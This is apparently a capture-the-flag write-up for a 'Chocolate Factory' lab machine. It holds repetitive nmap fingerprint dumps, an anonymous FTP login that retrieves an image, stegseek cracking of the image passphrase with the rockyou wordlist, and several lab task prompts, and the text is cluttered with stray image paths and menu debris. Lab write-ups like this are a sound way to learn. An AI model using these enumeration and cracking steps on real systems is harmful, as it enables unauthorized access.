SF:n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\x20\x2
SF:0\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-----------------`
SF:\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20\x20
SF:\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|_________
SF:_____________;________________\|\r\n\r\nA\x20small\x20hint\x20from\x20M
SF:r\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here!\x20;
SF:\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r(Gener
SF:icLines,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:___________________;________________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port105-TCP:V=7.91%I=7%D=4/18%Time=607C0F39%P=x86_64-pc-linux-gnu%r(NUL
SF:L,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20\x20__
SF:_\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\r\n\x2
SF:0\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20____\x2
SF:0___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20_:
SF:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'\\__\\
SF:'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x20\\\r\
SF:n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:\x20\x
```

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SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\x20\x2
SF:0\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-----------------`
SF:\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20\x20
SF:\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|_________
SF:______________;________________\|\r\n\r\nA\x20small\x20hint\x20from\x20M
SF:r\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here!\x20;
SF:\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r(Gener
SF:icLines,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:___________________;________________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20");
===============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)===============
SF-Port106-TCP:V=7.91%I=7%D=4/18%Time=607C0F39%P=x86_64-pc-linux-gnu%r(NUL
SF:L,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20\x20__
SF:_\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\r\n\x2
SF:0\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20____\x2
SF:0___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20_:
SF:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'\\__\\
SF:'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x20\\\r\
SF:n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\x20\x2
SF:0\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-----------------`
SF:\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20\x20
SF:\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|_________
SF:______________;________________\|\r\n\r\nA\x20small\x20hint\x20from\x20M
SF:r\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here!\x20;
SF:\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r(Gener
SF:icLines,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:___________________;________________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20");
===============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)===============
SF-Port107-TCP:V=7.91%I=7%D=4/18%Time=607C0F39%P=x86_64-pc-linux-gnu%r(NUL
SF:L,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20\x20__
SF:_\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\r\n\x2
SF:0\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20____\x2
SF:0___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20_:
SF:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'\\__\\
SF:'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x20\\\r\
SF:n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\x20\x2
SF:0\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-----------------`
SF:\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20\x20
SF:\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|_________
SF:______________;________________\|\r\n\r\nA\x20small\x20hint\x20from\x20M
SF:r\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here!\x20;
SF:\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r(Gener
```

```
SF:icLines,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:___________________;________________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port108-TCP:V=7.91%I=7%D=4/18%Time=607C0F39%P=x86_64-pc-linux-gnu%r(NUL
SF:L,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20\x20__
SF:_\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\r\n\x2
SF:0\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20____\x2
SF:0___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20_:
SF:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'\\__\\
SF:'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x20\\\r\
SF:n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\x20\x2
SF:0\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-----------------`
SF:\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20\x20
SF:\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|_________
SF:_____________;________________\|\r\n\r\nA\x20small\x20hint\x20from\x20M
SF:r\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here!\x20;
SF:\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r(Gener
SF:icLines,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:___________________;________________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 113/tcp)
HOP RTT       ADDRESS
1   196.37 ms 10.4.0.1
2   ... 3
4   448.83 ms 10.10.102.226

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 611.71 seconds
```

## ***FTP:21***


# Anonymmous login allowed

## Got a picture on ftp server



```
└─# ftp 10.10.102.226
Connected to 10.10.102.226.
220 (vsFTPd 3.0.3)
Name (10.10.102.226:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Oct 01  2020 .
drwxr-xr-x    2 65534    65534        4096 Oct 01  2020 ..
-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
226 Directory send OK.
ftp> pwd
257 "/" is the current directory
ftp> get gum_room.jpg
local: gum_room.jpg remote: gum_room.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for gum_room.jpg (208838 bytes).
226 Transfer complete.
208838 bytes received in 4.54 secs (44.9022 kB/s)
ftp> |
```

# Now this file is passphrase protected so i cracked it with stegseek and got a file in return


root@kali: ~
File
Actions
Edit
View
Help
ChoclateFactory_THM
Enumuration
NMAP
FTP:21
Exploitation
Post Exploitation
LOOT
CRedentials
flags
# We see many ports open which was perculiar so manually trie
Node Type: Rich Text - Date Created: 2021/04/18 - 06:46 - Date Modified: 2021/04/18 - 07:05

```
┌──(root💀kali)-[~]
└─# steghide extract -sf gum_room.jpg
Enter passphrase:

┌──(root💀kali)-[~]
└─# stegseek gum ../../../../WordLists/rockyou.txt                    130 ×
StegSeek version 0.5
stegseek: could not open the file "gum".

┌──(root💀kali)-[~]
└─# stegseek gum_room.jpg ../../../../WordLists/rockyou.txt             1 ×
StegSeek version 0.5
stegseek: could not open the wordlist "../../../../WordLists/rockyou.txt".

┌──(root💀kali)-[~]
└─# stegseek gum_room.jpg WordLists/rockyou.txt                         1 ×
StegSeek version 0.5
Progress: 0.00% (0 bytes)

[i] --> Found passphrase: ""
[i] Original filename: "b64.txt"
[i] Extracting to "gum_room.jpg.out"

┌──(root💀kali)-[~]
└─# |
```

Correct Answer

What is Charlie's password?

Answer format: ******

Submit

change user to charlie

No answer needed

Question Done

Enter the user flag

Answer format: ****{********************************}

Submit

